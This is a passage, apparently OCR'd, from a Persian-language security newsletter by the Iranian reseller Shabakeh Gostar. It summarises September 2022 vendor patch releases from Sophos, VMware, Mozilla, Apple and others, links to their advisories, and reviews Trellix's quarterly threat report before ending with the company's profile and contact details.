جدید هستند. مهاجم می‌تواند از بعضی از این آسیب‌پذیری‌ها برای کنترل سیستم آسیب‌پذیر سوءاستفاده کند. اطلاعات بیشتر در نشانی زیر قابل دسترس می‌باشد:

https://tools.cisco.com/security/center/publicationListing.x

## سوفوس

شرکت سوفوس (Sophos) که در اردیبهشت ۱۴۰۱، نسخه Sophos Firewall OS v19.0.0 را ارائه کرد، در راستای بهبود هر چه بیشتر سیستم‌عامل SFOS 19، نسخه 19.0.1 را در ماه گذشته منتشر کرد که ضمن ترمیم برخی اشکالات، قابلیت‌های پیشرفته جدیدی همچون SSL-VPN Remote Access، IPsec VPN Enhancement، SD-RED، SD-WAN Profile را به همراه دارد. جزئیات بیشتر در نشانی‌های زیر قابل مطالعه است:

https://newsroom.shabakeh.net/25427/sophos-firewall-v19-0-1-release-notes.html
https://docs.sophos.com/releasenotes/output/en-us/nsg/sf_190_rn.html

همچنین این شرکت در ماهی که گذشت نسخه ۳/۰/۰۰۸ را برای SD-RED Firmware منتشر کرد. در نسخه جدید این میان‌افزار (Firmware) که حاوی چندین اصلاحیه امنیتی مهم بوده، چند قسمت از میان‌افزار SD-RED بروزرسانی شده‌اند که تحت تاثیر تعدادی از آسیب‌پذیری‌های امنیتی اخیراً کشف شده، قرار داشتند.

نسخه ۳/۰/۰۰۸ میان‌افزار SD-RED فقط با نسخه‌های زیر از سیستم‌عامل فایروال (SFOS) سازگار است. در صورتی که فایروال شما نسخه پایین‌تری دارد، ابتدا باید سیستم‌عامل فایروال خود را به‌روز کرده و به یکی از نسخه‌های زیر ارتقاء دهید و سپس اقدام به بروزرسانی SD-RED Firmware نمایید.

- SFOS نسخه 17.5.12 و بالاتر
- SFOS نسخه 18.0.3 و بالاتر
- SFOS نسخه 18.5.0 و بالاتر
- SFOS نسخه 19.0.0 و بالاتر

فهرست اشکالات ترمیم شده و نحوه به‌روزرسانی نسخه جدید SD-RED در نشانی زیر قابل دسترس می‌باشد:

https://community.sophos.com/sophos-xg-firewall/b/blog/posts/sd-red-firmware-3-0-008-pattern-update-released
https://newsroom.shabakeh.net/25435/sd-red-firmware-3-0-008-update-released.html

## بیت‌دیفندر

شرکت بیت‌دیفندر (Bitdefender) در شهریور ماه اقدام به انتشار نسخ جدید زیر کرد:

- Bitdefender Endpoint Security Tools for Windows 7.7.1.216
- Bitdefender Endpoint Security Tools for Linux 7.0.3.2061
- Endpoint Security for Mac 7.10.18.200038
- Security Server Multi-Platform 6.2.12.11679

اطلاعات کامل در خصوص تغییرات لحاظ شده در نسخ مذکور در نشانی زیر قابل مطالعه است:

https://www.bitdefender.com/business/support/en/77212-48453-release-notes.html

## وی‌ام‌ور

شرکت وی‌ام‌ور (VMware) در ماهی که گذشت در یک نوبت با انتشار توصیه‌نامه امنیتی نسبت به ترمیم ضعف امنیتی با شناسه CVE-2022-31676 در محصول VMware Tools اقدام کرد. توصیه اکید می‌شود با مراجعه به نشانی زیر در اسرع وقت بروزرسانی ارائه شده اعمال گردد تا از هرگونه سوءاستفاده پیشگیری شود:

https://www.vmware.com/security/advisories/VMSA-2022-0024.html

## موزیلا

در ماه گذشته، شرکت موزیلا (Mozilla) با ارائه بروزرسانی، چند آسیب‌پذیری امنیتی را در مرورگر Firefox و نرم‌افزار مدیریت ایمیل Thunderbird برطرف کرد. این اصلاحیه‌ها، در مجموع ۲۰ آسیب‌پذیری را در محصولات مذکور ترمیم می‌کنند. درجه حساسیت نه مورد از آنها «بالا»، پنج مورد «متوسط» و شش مورد «پایین» (Low) گزارش شده است. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل دستگاه آسیب‌پذیر می‌کند. توضیحات بیشتر در لینک زیر قابل مطالعه است:

https://www.mozilla.org/en-US/security/advisories/

## گوگل

شرکت گوگل (Google) در شهریور ماه، در چندین نوبت اقدام به ترمیم آسیب‌پذیری‌های امنیتی مرورگر Chrome کرد. آخرین نسخه این مرورگر که در ۲۴ شهریور ماه انتشار یافت، نسخه ۱۰۵.۰.۵۱۹۵.۱۳۴ است. فهرست اشکالات مرتفع شده در لینک زیر قابل دریافت و مشاهده است:

https://chromereleases.googleblog.com/2022/09/stable-channel-update-for-chromeos_15.html

## ادوبی

شرکت ادوبی (Adobe) در شهریور ماه اقدام به انتشار مجموعه اصلاحیه‌های امنیتی برای محصولات زیر نمود:

- Adobe Bridge
- Adobe Experience Manager
- Adobe InDesign
- Adobe Photoshop
- Adobe InCopy
- Adobe Animate
- Adobe Illustrator

اطلاعات بیشتر در خصوص مجموعه اصلاحیه‌های ماه سپتامبر ادوبی در لینک زیر قابل مطالعه است:

https://helpx.adobe.com/security.html

## اپـــل

در شهریور ماه، شرکت اپل (Apple) با انتشار بروزرسانی، ضعف‌های امنیتی متعددی را در چندین محصول خود از جمله iOS، iPadOS، macOS و Safari ترمیم و اصلاح کرد. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر می‌کند. توصیه می‌شود با مراجعه به نشانی زیر، بروزرسانی‌های مربوطه هر چه سریع‌تر اعمال شود:

https://support.apple.com/en-us/HT201222

# گزارش‌ها

# گزارش فصلی ترلیکس
## منتشر شد


گزارش فصلی شرکت Trellix برای تابستان ۲۰۲۲ منتشر شده است.

ادغام شرکت McAfee Enterprise و شرکت FireEye به‌عنوان دو قدرت امنیت فناوری اطلاعات تحت برند Trellix که در اواخر سال گذشته رخ داد نویدبخش آینده‌ای روشن در مقابله با تهدیدات سایبری است. ضمن آن که اطلاعات انبوه شرکت جدید Trellix و دامنه گسترده محصولات و مشتریان آن در سرتاسر جهان چشم‌اندازی دقیق را از وضعیت تهدیدات سایبری فراهم می‌کند.

در این گزارش، بخشی از یافته‌های محققان Trellix و آمار تهدیدات فعال طی سه‌ماهه اول ۲۰۲۲ ارائه شده است.


آن چه در سه‌ماهه اول ۲۰۲۲ گذشت نمایانگر تکامل هر چه بیشتر تاکتیک‌ها و تکنیک‌های بکار گرفته شده توسط مهاجمان حرفه‌ای از جمله گردانندن باج‌افزارهای مخربی است که به‌طور کاملاً هدفمند قربانیان خود را انتخاب می‌کنند. برای مثال، در دوره مذکور، بر شمار باج‌افزارهایی که سامانه‌های ESXi را مورد هدف قرار دادند افزوده شد.

از نکات قابل توجه در خصوص این شماره از گزارش فصلی Trellix ارائه فهرست ۱۰ آسیب‌پذیری با بیشترین احتمال بهره‌جویی توسط مهاجمان است. با توجه به کشف مستمر آسیب‌پذیری‌های امنیتی جدید در محصولات مختلف، اولویت‌بندی نصب اصلاحیه‌های لازم اهمیت ویژه دارد. در انتخاب ۱۰ آسیب‌پذیری مذکور، از تجربه و شناخت کارشناسان Trellix در کنار الگوی Exploit Prediction Scoring System - به اختصار EPSS - بهره گرفته شده است.

همچنین در این گزارش به روش مخرب «کسب روزی از زمین» (Living off the Land - به اختصار LotL) پرداخته شده و آمار مفیدی ارائه گردیده است. در روش LotL مجرمان سایبری از توابع و برنامه‌های عادی و سالم در سیستم قربانی برای انجام عملیات مخرب خود بر روی آن سیستم استفاده می‌کنند. این روش برای مخفی ماندن عملیات مخرب و شناسایی نشدن حملات بسیار مؤثر است.


در بخشی اختصاصی از این گزارش نیز اصلی‌ترین تهدیدات مبتنی بر ایمیل در سه‌ماهه اول ۲۰۲۲ مورد بررسی قرار گرفته است.

برای دریافت این گزارش بر روی تصویر زیر کلیک نمایید.



اطلاعات فناوری امنیت اخبار آخرین
@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است .در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon’s Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین المللی فعالیت خود را بر روی نرم افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Managment) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری شرکت Sophos، فعالیت خود را در این زمینه ادامه داد و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده توزیع (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefendr در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است.




شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظفر)، شماره ۲۷۳

تلفن / دورنگار ۴۲۰۵۲ - ۰۲۱

رایانامه info@shabakeh.net

تارنمای شرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکز آموزش events.shabakeh.net

اتاق خبر newsroom.shabakeh.net